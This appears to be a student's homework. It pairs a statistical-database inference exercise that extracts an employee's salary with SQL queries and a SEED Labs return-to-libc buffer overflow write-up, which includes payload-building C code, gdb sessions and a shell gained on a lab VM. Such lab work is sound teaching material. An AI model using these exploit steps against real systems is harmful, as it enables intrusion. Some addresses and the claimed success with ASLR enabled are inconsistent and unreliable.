

# CSE 565 - Homework 6

Amlan Gupta (#50288686)

November 2018

## 1 Question

Name	Department	Position	Sex	Salary
Brown	CSE	Faculty	M	111
Eddy	Math	Staff	M	53
Dodge	Math	Faculty	F	102
Flint	EE	Student	F	28
Adams	CSE	Faculty	F	88
Toner	EE	Faculty	F	90
Evans	Math	Faculty	M	93
Smith	EE	Faculty	M	125
Hunt	CSE	Faculty	F	107
Jones	EE	Staff	M	66
Hayes	CSE	Faculty	M	95
Dieter	EE	Student	M	28

Table 1: Employees

- a Assume no query size restriction and that a questioner knows that Toner is a female EE faculty. Show a sequence of a minimum number of queries that the questioner could use to reliably determine Toner's salary.

```
1 count(SELECT Salary FROM EMPLOYEES WHERE Position = 'Faculty' AND Department = 'EE' AND SEX = 'F')
2 /*returns 1 */
3 sum(SELECT Salary FROM EMPLOYEES WHERE Position = 'Faculty' AND Department = 'EE' AND SEX = 'F')
4 /*returns 90 */
```

From the 1st query we can see only one entry matches the where clause. So we can be sure we are returning Toner's salary from 2nd query.

- b Suppose that there is a lower query size limit of 2 (i.e., queries that match a single record are rejected), but there is no upper limit. Show a sequence of a minimum number of queries that could be used to determine Toner's salary.

```
1 count(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
2 /* returns 2 */
3 count(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
4 /* returns 2 */
5
6 min(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
7 /* returns 28 */
8 min(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
9 /* returns 90 */
10
11 max(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
12 /* returns 90 */
13 max(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
14 /* returns 125 */
```

Both of the first 2 queries return 2 entries, but we cannot be sure if they are returning the same entries or not. But from the values of next queries we can figure it out.

Since the values of 3rd, 4th and 5th, 6th queries differs, we can be sure that the result involves 3 people. So the common value of last 4 queries (90) should be the salary of common person (Toner).

- c Now suppose that there is a lower query size limit of 2 (and no upper limit), but any two queries can overlap by at most 1 record (i.e., a query that overlaps a previous query by more than 1 record is rejected). The goal is also to determine Toner's salary through a sequence of queries. (If necessary, you can assume that the overlap size restriction applies to all queries of the same type only, i.e., querying the number of EE faculty and the sum of EE faculty salaries is allowed.)

```
1 count(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
2 /* returns 2 */
3 count(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
4 /* returns 2 */
5
6 min(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
7 /* returns 28 */
8 min(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
9 /* returns 90 */
10
11 max(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND SEX = 'F')
12 /* returns 90 */
13 max(SELECT Salary FROM EMPLOYEES WHERE Department = 'EE' AND Position = 'Faculty')
14 /* returns 125 */
```

The answer of 1(b) works for this too, since we are using 3 types of queries: count, min and max and as instructed in the question, we can assume that the overlap size restriction applies to all queries of the same type only. Overlapping between 1st and 2nd (count query type), 3rd and 4th (min query type), 5th and 6th (max query type) query results are one entry only.

Following the same logic as answer 1(b), we can conclude that, the above queries involve 3 people. So the common value of last 4 queries (90) should be the salary of common person (Toner).

## 2 Question

Our goal is to execute buffer overflow attack using return-to-libc

### 2.1 Environment configuration

1. Ubuntu 12.04 package from Seed Labs has been used in VMWare VirtualBox as the environment to execute this project.
2. From settings, a shared folder has been added to transfer files between my computer and the virtual machine.
3. To disable address randomization I have used the following command as root.

```
1 su - root
2 Password: (enter root password)
3 sysctl -w kernel.randomize_va_space=0
```

4. To enable core dump

```
1 #Try to set the limit as user root first
2 su - root
3 ulimit -c unlimited
4 ulimit -c
```

```

5  # output: unlimited
6
7  #Now ulimit can be set for user seed also
8  su - seed
9  ulimit -c unlimited
10 ulimit -c
11 # output: unlimited

```

5. to disable stack protection (StackGuard) in Ubuntu, we will use *-fno-stack-protector* whenever we will be compiling a c program. Moreover, since in this assignment we are using non-executable stack we should use *-z noexecstack*. For example

```

1  gcc -fno-stack-protector -z noexecstack -o vul vulnerable.c

```

## 2.2 Buffer Overflow Attack (with address randomization disabled)

### 2.2.1 Determining local variables space

We will be using RTL code with buffer size of 7 bytes to determine the local variable space.

```

1  /* retlib.c */
2
3  #include <stdio.h>
4
5  int main(int argc, char **argv){
6
7      char buff[7];
8
9      if(argc != 2) {
10         puts("Need an argument!");
11         _exit(1);
12     }
13
14     printf("Exploiting via returnig into libc function\n");
15
16     strcpy(buff, argv[1]);
17
18     printf("\nYou typed [%s]\n\n", buff);
19
20     return(0);
21
22 }

```

By feeding increasing number of bytes to buffer we have to determine the exact value where the system crashes.

```
[11/13/2018 21:36] seed@ubuntu:~/Desktop$ gdb -q ./retlib
Reading symbols from /home/seed/Desktop/retlib...(no debugging symbols found)...
done.
(gdb) run `perl -e 'print "\x41" x 10'`
Starting program: /home/seed/Desktop/retlib `perl -e 'print "\x41" x 10'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAA]

[Inferior 1 (process 14419) exited normally]
(gdb) run `perl -e 'print "\x41" x 20'`
Starting program: /home/seed/Desktop/retlib `perl -e 'print "\x41" x 20'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAA]

Program received signal SIGSEGV, Segmentation fault.
0xb7e30044 in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) run `perl -e 'print "\x41" x 22'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/seed/Desktop/retlib `perl -e 'print "\x41" x 22'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAA]

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb) run `perl -e 'print "\x41" x 23'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/seed/Desktop/retlib `perl -e 'print "\x41" x 23'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAA]

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) █
```

Figure 1: Find local variable space

From the above screenshot we can see if we copy 23 bytes into the buffer of 7 bytes size ,it is overwriting the return address completely. we can see from the last error in gdb that, the address is overwritten completely to 0x414141 by the given input.

## 2.2.2 Determining address of libc functions

First we need to retrieve the addresses of functions system() and exit()

```
Terminal
[11/13/2018 20:12] seed@ubuntu:~/Desktop$ gdb -q ./vul
Reading symbols from /home/seed/Desktop/vul...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048486
(gdb) run
Starting program: /home/seed/Desktop/vul

Breakpoint 1, 0x8048486 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) █
```

Figure 2: Determine addresses of functions system() and exit()

Secondly, we have to determine the address of `"/bin/sh"`. Our approach to do that is by using environment variable. First we will create shell variable called `MYSHELL` and set `"/bin/sh"` string to it. Then using the following code we will retrieve the address of shell variable to use in buffer overflow attack.

```
1  /* get_sh.c */
2  #include <stdio.h>
3  int main() {
4      char *shell = getenv("MYSHELL");
5      if (shell)
6          printf("%x\n", shell);
7      return 0;
8  }
```

Now we will set the environment variable and using `get_sh.c` we may not get the exact memory location. If we do not get the exact location we will have to search nearby bytes for the string and determine the correct address for `"/bin/sh"` string.

```

[11/13/2018 20:44] seed@ubuntu:~/Desktop$ export MY_SHELL="/bin/sh"
[11/13/2018 20:45] seed@ubuntu:~/Desktop$ echo $MY_SHELL
/bin/sh
[11/13/2018 20:45] seed@ubuntu:~/Desktop$ gcc -o gs get_sh.c
get_sh.c: In function 'main':
get_sh.c:4:16: warning: initialization makes pointer from integer without a cast
[enabled by default]
get_sh.c:6:2: warning: format '%x' expects argument of type 'unsigned int', but
argument 2 has type 'char *' [-Wformat]
[11/13/2018 20:45] seed@ubuntu:~/Desktop$ gdb -q ./gs
Reading symbols from /home/seed/Desktop/gs...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/seed/Desktop/gs
bfffffe8
[Inferior 1 (process 13917) exited normally]
(gdb) b main
Breakpoint 1 at 0x8048417
(gdb) r
Starting program: /home/seed/Desktop/gs

Breakpoint 1, 0x08048417 in main ()
(gdb) x/s 0xbfffffe8
0xbfffffe8:      "/bin/sh"
(gdb)

```

Figure 3: Determine address for "/bin/sh" string

From the above screenshots we have found the addresses of libc functions:

libc Functions	addresses
system()	0xb7e5f430
exit()	0xb7e52fb0
"/bin/sh"	0xbffffe88

### 2.2.3 Forming the exploit string

From the data we have gathered till now we will form the exploit string using the diagram provided by RTL.





Figure 4: Exploit string blueprint

So within 23 bytes we have put arguments (19 bytes) and system() address(4 bytes). After that we will append exit() and "/bin/sh" address respectively (4 bytes each). Executing the following code creates an exploit string of 31 bytes and stores it in "badfile".

```
1  /* create_badfile */
2  #include <stdio.h>
3  int main() {
4      char buf[31];
5      FILE *output;
6
7      output = fopen("badfile","w");
8      //args
9      strcpy(buf, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90");
10
11     //system
12     *(int *)&buf[19] = 0xb7e5f430;
13
14     //exit
15     *(int *)&buf[23] = 0xb7e52fb0;
16
17     //bin/sh
18     *(int *)&buf[27] = 0xbffff87;
19     fwrite(buf, sizeof(buf), 1, output);
20     fclose(output);
21     printf("==Badfile created Successfully!!!==\n");
22
23     return 0;
24 }
```



```
Terminal
[11/13/2018 22:22] seed@ubuntu:~/Desktop$ gcc -o cb create_badfile.c
create_badfile.c: In function 'main':
create_badfile.c:11:2: warning: incompatible implicit declaration of built-in fu
nction 'strcpy' [enabled by default]
[11/13/2018 22:22] seed@ubuntu:~/Desktop$ ./cb
==Badfile created Successfully!!!==
[11/13/2018 22:22] seed@ubuntu:~/Desktop$
```

Figure 5: Creating badfile

## 2.2.4 Mount Attack!

The below code reads the exploit string from badfile and copies it into fixed size buffer.

```
1  /* vulnerable.c */
2
3  #include <stdio.h>
4  int convert_badfile_to_buffer(FILE *badfile)
5  {
6      char buffer[7];
7      fread(buffer, sizeof(char), 31, badfile);
8      return 0;
9  }
10 int main(int argc, char **argv)
11 {
12
13     FILE *badfile;
14     badfile = fopen("badfile", "r");
15     convert_badfile_to_buffer(badfile);
16     fclose(badfile);
```

```

17     return 0;
18 }

```

```

[11/13/2018 22:42] seed@ubuntu:~/Desktop$ gcc -fno-stack-protector -z noexecstack -o vul vulnerable.c
[11/13/2018 22:42] seed@ubuntu:~/Desktop$ gdb -q ./vul
Reading symbols from /home/seed/Desktop/vul...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/seed/Desktop/vul
sh: 1: bin/sh: not found
[Inferior 1 (process 14579) exited with code 0364]
(gdb) b main
Breakpoint 1 at 0x8048486
(gdb) r
Starting program: /home/seed/Desktop/vul

Breakpoint 1, 0x8048486 in main ()
(gdb) x/s 0xbffffe88
0xbffffe88: "/bin/sh"
(gdb) x/s 0xbffffe87
0xbffffe87: "/bin/sh"
(gdb)

```

Figure 6: Attack 1

In the above execution, we have come across an error which states **sh: 1: bin/sh: not found**. So the address of the environment variable is not exactly at the same place as suggested by *get\_sh.c*. After a few tries we were able to locate the exact location of `"/bin/sh"`. So the updated location is of the libc functions are:

libc Functions	addresses
system()	0xb7e5f430
exit()	0xb7e52fb0
<code>"/bin/sh"</code>	0xbffffe87

We have to generate the badfile again by updating the address of `"/bin/sh"` and mount the attack.

```

//bin/sh
*(int *)&buf[27] = 0xbffffe87;
fwrite(buf, sizeof(buf), 1, output);

```

Figure 7: Readjusting create\_badfile.c

```

[11/13/2018 22:59] seed@ubuntu:~/Desktop$ gcc -o cb create_badfile.c
create_badfile.c: In function 'main':
create_badfile.c:11:2: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
[11/13/2018 23:00] seed@ubuntu:~/Desktop$ ./cb
==Badfile created Successfully!!!==
[11/13/2018 23:00] seed@ubuntu:~/Desktop$ gcc -fno-stack-protector -z noexecstack -o vul vulnerable.c
[11/13/2018 23:03] seed@ubuntu:~/Desktop$ gdb -q ./vul
Reading symbols from /home/seed/Desktop/vul...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/seed/Desktop/vul
$

```

Figure 8: Successfully mounted attack

As seen from the above screenshot, executing the code a shell prompt has appeared i.e. the attack was successful.

## 2.3 Buffer Overflow Attack (with address randomization enabled)


As mentioned in environment configuration, we have disabled the address randomization. To enable it we have to use:

```
1 su - root
2 Password: (enter root password)
3 sysctl -w kernel.randomize_va_space=1
```

As the address of libc functions will change in every execution, we have to get the updated addresses in exploit string. Hence, we need to implement this create\_badfile.c code. As instructed in the question, we will be accommodating this change only for "/bin/sh" string address.

```
1  /* create_badfile */
2  #include <stdio.h>
3  int main() {
4      char buf[31];
5      FILE *output;
6
7      output = fopen("badfile", "w");
8      //args
9      strcpy(buf, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90");
10
11     //system
12     *(int *)&buf[19] = 0xb7e5f430;
13
14     //exit
15     *(int *)&buf[23] = 0xb7e52fb0;
16
17     //bin/sh
18     char *shell = getenv("MYSHELL");
19     //adjustments
20     --shell;
21     if (shell){
22         printf("%x\n", shell);
23         *(int *)&buf[27] = shell;
24     }
25     fwrite(buf, sizeof(buf), 1, output);
26     fclose(output);
27     printf("==Badfile created Successfully!!!==\n");
28
29     return 0;
30 }
```





```
Terminal
[11/14/2018 02:19] seed@ubuntu:~/Desktop$ gcc -o cb create_badfile.c
create_badfile.c: In function 'main':
create_badfile.c:11:2: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
create_badfile.c:20:16: warning: initialization makes pointer from integer without a cast [enabled by default]
create_badfile.c:22:2: warning: format '%x' expects argument of type 'unsigned int', but argument 2 has type 'char *' [-Wformat]
create_badfile.c:23:19: warning: assignment makes integer from pointer without a cast [enabled by default]
[11/14/2018 02:19] seed@ubuntu:~/Desktop$ gdb -q ./cb
Reading symbols from /home/seed/Desktop/cb...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/seed/Desktop/cb
bffffff55
==Badfile created Successfully!!!==
[Inferior 1 (process 16657) exited normally]
(gdb) q
[11/14/2018 02:19] seed@ubuntu:~/Desktop$ gdb -q ./vul
Reading symbols from /home/seed/Desktop/vul...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/seed/Desktop/vul
$
```

Figure 9: Successful attack with address randomization enabled

As it can be seen from the above screenshot, address of `"/bin/sh"` has been changed from `0xbffffe87` to `0xbffffff55`, still we were successfully able to mount the attack.

## References

- [1] William Stallings; Lawrie Brown. *Computer Security: Principles and Practice (3rd Edition)*. Abe Books, 2014.
- [2] Dr. Mike Pound. Buffer overflow attack - computerphile. <https://www.youtube.com/watch?v=1S0aBV-Waao>.
- [3] Wenliang Du. Buffer overflow vulnerability lab, 2014.